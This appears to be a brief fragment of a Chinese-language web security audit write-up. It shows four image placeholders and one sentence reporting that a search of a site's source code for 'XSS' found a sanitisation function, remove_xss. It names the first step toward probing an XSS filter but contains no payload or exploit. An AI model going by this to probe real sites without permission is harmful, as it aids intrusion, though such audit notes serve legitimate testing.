



在网站源码收索关键字XSS，发现网站存在去除XSS函数**remove\_xss**

